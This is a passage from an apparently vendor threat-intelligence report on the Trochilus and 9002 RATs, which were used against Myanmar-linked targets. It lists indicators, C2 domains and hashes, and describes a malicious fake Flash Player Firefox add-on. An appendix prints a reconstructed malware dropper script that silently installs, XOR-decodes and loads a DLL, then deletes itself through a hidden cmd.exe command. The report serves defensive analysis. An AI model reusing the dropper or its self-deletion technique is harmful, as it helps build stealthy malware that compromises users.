




Figure 21: *Forum avatar for a user named "floyd419"*



The bulk of development activity since the project was shared on github took place between May and July of 2015. OSINT on the e-mail address associated with 5loyd reveal a user named floyd419 that had posted on a Chinese matlab forum [6]. Nothing further was obtained on this author at this time, although a variety of other potentially interesting connections can be observed.

Awareness of the Trochilus RAT seems very low, based on search inquiries. No results were returned in English, however one hit was returned when searching the Chinese webspace [http://weisuo[.]org/?post=136] from a site calling itself Villiage Mudhorse (村里的-草泥马之家). The site discusses various TTPs of system penetration. The first user on the site (http://weisuo[.]org/?author=1), 'c4bbage' posted the contents of the github Trochilus page on May 23, 2015. While 'c4bbage' shows a strong interest in system penetration and related tools, there are no indications that 'c4bbage' is involved in the threat activity described herein. However the site likely helped more people learn about trochilus.

Figure 22: *Posting about trochilus RAT on Chinese forum*



Initial inspection suggests there may only be two users on this site, author 1 'c4bbage' and author 3 'zcgonvh'. Browsing the page of zcgonvh (http://weisuo[.]org/?author=3) reveals discussions about the China Chopper webshell, known to be used by various Chinese APT actors. This page indicates that zcgonvh is the author of China Chopper. A link to download China Chopper is also present on the site, but the code is inside a password protected ZIP. Despite attempts to utilize the password provided on the page, the password was not accepted. The link that discusses China Chopper is http://weisuo[.]org/?post=49. While this is an interesting bit of information that provides links to other Chinese APT tactics and tools, exploring this further connection is beyond the scope of this document and is left as a future exercise.

Much more insight can be obtained via the source code, however the bottom line is that the Trochilus RAT appears to be relatively new and now that it has been discovered in the wild as part of targeted threat campaign activity, defenders can operate with additional awareness.

Malware sample #7: 9002 RAT in Firefox Plugin

An unprofiled instance of the 9002 RAT (3102 variant) was found inside a malicious Firefox plugin found at http://www.uecmyanmar[.]org/plugins/system/jatabs/jatabs/FlashVideoPlayer.php and was submitted to VirusTotal on August 21, 2015 from Japan and later on October 13 from Singapore. This file is no longer present on the UEC website, but provides further insight into threat activity. While the RAT family and variant is the same as discussed by Citizen Lab, this is a distinct sample.

Filename: FlashVideoPlayer.php

MD5: fcd3bec917b1cc095c1f2b06a75c9412

The plugin is built inside a ZIP file construct and contains the following contents:

MD5 (bootstrap.js) = bdd4b626ee6f2e15d7c3f80e7677003b
MD5 (chrome.manifest) = 29f3da9349f67129dd66e245d5187b72
MD5 (eZNSMZ8r.exe) = 666522db14a021d1e255cc28c9fd8721
MD5 (install.rdf) = 010922d600054fe89cd1d98b53395d54
MD5 (overlay.xul) = 7f0be0ea9075dda2b318082d14c2181d


The malware itself is the eZNSMZ8r.exe file, often misclassified as the Gamarue malware.

The bootstrap.js file references the EXE as follows:

```
xpi_guid="{65d5c9ea-f5d6-e277-4254-ce58d766656e}";payload_name="eZNSMZ8r.exe";
```


A user installing this Add-on would receive the following warning (when using a recent version of Firefox):

Figure 23: *Malicious Firefox add-on notification indicates that the add-on is unverified*




Ignoring the prompt results in the presence of a fake “Adobe Flash Player” in the Extensions list from within the Firefox about:addons menu.

Figure 24: *Artifacts left from unsuccessful installation of the malware*



Accepting the risk and clicking on "Install" results in the spawning of two additional processes. One is the aforementioned instance of the malicious binary named eZNSMZ8r.exe (running from C:\Windows\tasks\eZNSMZ8r.exe), which launches another executable named Untitled.exe.

Figure 25: *Execution path of the 3102 variant of the 9002 RAT*



Once the malware is successfully installed, there is no indication that an extension is active, as the "Extensions" list in Firefox does not reflect the presence of "Adobe Flash Player" (as seen above, from a non-successful installation). Once Firefox is closed, the malware continues to execute.


The malware makes a DNS query for client.secvies[.]com, which as of this writing resolves to 123.1.181[.]38 but previously resolved to 103.240.203[.]100 from the time period of August 20-25 2015. Since this latter IP address more closely corresponds with the timing scheme associated with the campaign, a review of other resolutions for this IP is of interest and reveals other PlugX activity taking place on the domain googletranslatione[.]com.

A Full table of interesting domain resolutions for this IP and their timestamps is included herein:

Chinarrw[.]com	2015-11-17 11:16:18	2015-11-17 11:16:18	
7caitu[.]com	2015-11-10 18:38:03	2015-11-10 18:38:03	
www.chinarrw[.]com	2015-11-05 19:13:37	2015-11-05 19:13:37	
7caitu[.]com	2015-10-29 07:22:22	2015-11-04 14:00:47	
googletranslatione[.]com	2015-08-04 09:39:46	2015-08-25 15:17:56	PlugX
client.secvies[.]com	2015-08-20 20:16:58	2015-08-25 05:02:28	EvilGrab (or other RAT)

As the malware executes, we see the telltale beacon of the 3102 variant of the 9002 RAT as it beacons to the C2, as well as an identifier being send of “UEC 21050816” which likely indicates the date and subject of interest involved in the threat activity. Further into the C2 beacon packet we see information about the compromised machine.

Figure 26: *3102 variant of the 9002 RAT beaconing to C2 with identifier “UEC 20150816”*



Recommendations

Malware such as PlugX, the 9002 RAT, EvilGrab, and the newly discovered Trochilus RAT are in use in the wild and are likely providing actors with the tools they need to perform actions on objectives against their targets. Both host and network monitoring processes should be put into place in order to detect these malware families.

While these malware families have clearly been used against other targets (with the exception of Trochilus which requires further research), organizations within and related to Myanmar, or those organizations associated with the UNDP should be aware that they may have been (and may still be) a target and should remain alert to any past or future e-mail messages that might contain spearphish or exploit code in attachments. Due to spearphish delivery in other related campaigns, any mail messages or other content that point users towards interactions with RAR files are also potentially suspicious. Additionally, an investigation should be triggered when such organizations observe network traffic that relates the content described herein.

In general, incident responders and threat intelligence staff should be aware of geopolitical targeting that affects their interests and take appropriate actions. If log files containing malicious activity are available, they can be leveraged to determine threat campaign activity. This allows responders to track spearphish attempts and other exploitation vectors from the source to any targeted systems. Ongoing access to strategic information is often the ultimate goal of threat actors. Determining what strategic information is of interest can help organizations better pinpoint defensive technologies to detect compromise, thus limiting their exposure and exfiltration of sensitive data.

Arbor ASERT is interested in any artifacts from the use of these malware and encourages any customers or other organizations that have been targeted to contact us for additional discussions.

Appendix I: NSIS script used to unpack and process Trochilus RAT samples

```
; NSIS script NSIS-3
; Install

SetCompressor /SOLID lzma
SetCompressorDictSize 8

; ------------------
; HEADER SIZE: 3976
; START HEADER SIZE: 300
; MAX STRING LENGTH: 1024
; STRING CHARS: 898

OutFile [NSIS].exe
!include WinMessages.nsh

SilentInstall silent


; ------------------
; LANG TABLES: 1
; LANG STRINGS: 38

Name Test
BrandingText "Nullsoft Install System v3.0b2"

; LANG: 1033
LangString LSTR_0 1033 "Nullsoft Install System v3.0b2"
LangString LSTR_1 1033 "$(LSTR_2) Setup"
LangString LSTR_2 1033 Test
LangString LSTR_5 1033 "Can't write: "
LangString LSTR_8 1033 "Could not find symbol: "
LangString LSTR_9 1033 "Could not load: "
LangString LSTR_17 1033 "Error decompressing data! Corrupted installer?"
LangString LSTR_19 1033 "ExecShell: "
LangString LSTR_21 1033 "Extract: "
LangString LSTR_22 1033 "Extract: error writing to file "
LangString LSTR_24 1033 "No OLE for: "
LangString LSTR_25 1033 "Output folder: "
LangString LSTR_29 1033 "Skipped: "
LangString LSTR_30 1033 "Copy Details To Clipboard"
LangString LSTR_36 1033 "Error opening file for writing: $\r$\n$\r$\n$0$\r$\n$\r$\nClick Abort to stop the
installation,$\r$\nRetry to try again, or$\r$\nIgnore to skip this file."
LangString LSTR_37 1033 Custom


InstType $(LSTR_37)   ;  Custom
; wininit = $WINDIR\wininit.ini


; ------------------
```

```
; SECTIONS: 1
; COMMANDS: 56

Section RC ; Section_0
  ; AddSize 362
  SectionIn 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 RO
  StrCpy $R1 1024
  System::Call "kernel32::ExpandEnvironmentStrings(t $\"%ALLUSERSPROFILE%\WEventsCache$\",t .R1,i
1024)"
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "kernel32::ExpandEnvironmentStrings(t $\"%ALLUSERSPROFILE%\WEventsCache$\",t .R1,i 1024)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  StrCpy $INSTDIR $R1
  SetOutPath $INSTDIR
  SetOverwrite on
  File shell.dll
  File data.dat
  FileOpen $R1 $INSTDIR\Shell.dll a
  IntOp $1 105 + 0
  IntOp $2 141 + 0
  IntOp $3 0 + 0
  StrCpy $R3 0
  Goto label_17
label_16:
  IntOp $R3 $R3 + 1
label_17:
  IntCmp $R3 4095 0 0 label_29
  IntOp $3 $1 + $2
  IntOp $3 $3 % 255
  FileReadByte $R1 $R2
  FileSeek $R1 -1 CUR
  IntOp $R2 $R2 ^ $3
  FileWriteByte $R1 $R2
  IntOp $1 $2 + 0
  IntOp $2 $3 + 0
  Goto label_16
  Goto label_16
  Goto label_29
label_29:
  FileClose $R1
  System::Call "$INSTDIR\Shell.dll::Init(i 1)"
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; AllowSkipFiles off
    ; File $PLUGINSDIR\System.dll
    ; SetDetailsPrint lastused
    ; Push "$INSTDIR\Shell.dll::Init(i 1)"
    ; CallInstDLL $PLUGINSDIR\System.dll Call
  System::Call "kernel32::GetModuleFileName(i 0,t .R1,i 1024)"
    ; Call Initialize_____Plugins
    ; File $PLUGINSDIR\System.dll
```

```
   ; SetDetailsPrint lastused
   ; Push "kernel32::GetModuleFileName(i 0,t .R1,i 1024)"
   ; CallInstDLL $PLUGINSDIR\System.dll Call
  ExecShell open cmd.exe "/c ping 127.0.0.1&del $\"$R1$\"" SW_HIDE    ; "open cmd.exe"
SectionEnd

/*
Function Initialize_____Plugins
  SetDetailsPrint none
  StrCmp $PLUGINSDIR "" 0 label_52
  Push $0
  SetErrors
  GetTempFileName $0
  Delete $0
  CreateDirectory $0
  IfErrors label_53
  StrCpy $PLUGINSDIR $0
  Pop $0
label_52:
  Return

label_53:
  MessageBox MB_OK|MB_ICONSTOP "Error! Can't initialize plug-ins directory. Please try again later." /SD IDOK
  Quit
FunctionEnd
*/
```

NOTE: a possibly imperfect reconstruction of the NSIS script results in artifacts below.

```
; --------------------
; UNREFERENCED STRINGS:

/*
1 ProgramFilesDir
17 CommonFilesDir
32 "C:\Program Files"
49 $PROGRAMFILES
53 "$PROGRAMFILES\Common Files"
70 $COMMONFILES
*/
```

Several interesting elements inside this script stand out. In particular, we see “SilentInstall silent” which likely makes for an installation of the malware that provides no notification to the user. We see that threat actors have used Nullsoft Install System v3.0b2, which was released on August 5, 2015 and provides for Windows 10 installation support [http://sourceforge.net/p/nsis/news/2015/08/nsis-30b2-released/]. Therefore, we can know that at least this package was designed after August 5, 2015. We can see from the config that the LZMA compression option is used (`SetCompressor /SOLID lzma`) which apparently provides for higher compression rates. The /SOLID option compresses all of the installer data into one block, resulting in greater compression ratios (and potentially further complicating static analysis and detection routines).

References

1. https://asert.arbornetworks.com/defending-the-white-elephant/
2. http://researchcenter.paloaltonetworks.com/2015/06/evilgrab-delivered-by-watering-hole-attack-on-president-of-myanmars-website/
3. https://citizenlab.org/2015/10/targeted-attacks-ngo-burma/
4. http://pages.arbornetworks.com/rs/082-KNA-087/images/ASERT%20Threat%20Intelligence%20Brief%202015-05%20PlugX%20Threat%20Activity%20in%20Myanmar.pdf
5. http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/2q-report-on-targeted-attack-campaigns.pdf
6. http://webcache.googleusercontent.com/search?q=cache:yZN1nJdkDD0J: www.ilovematlab.cn/space-uid-896373.html+&cd=11&hl=en&ct=clnk&gl=us

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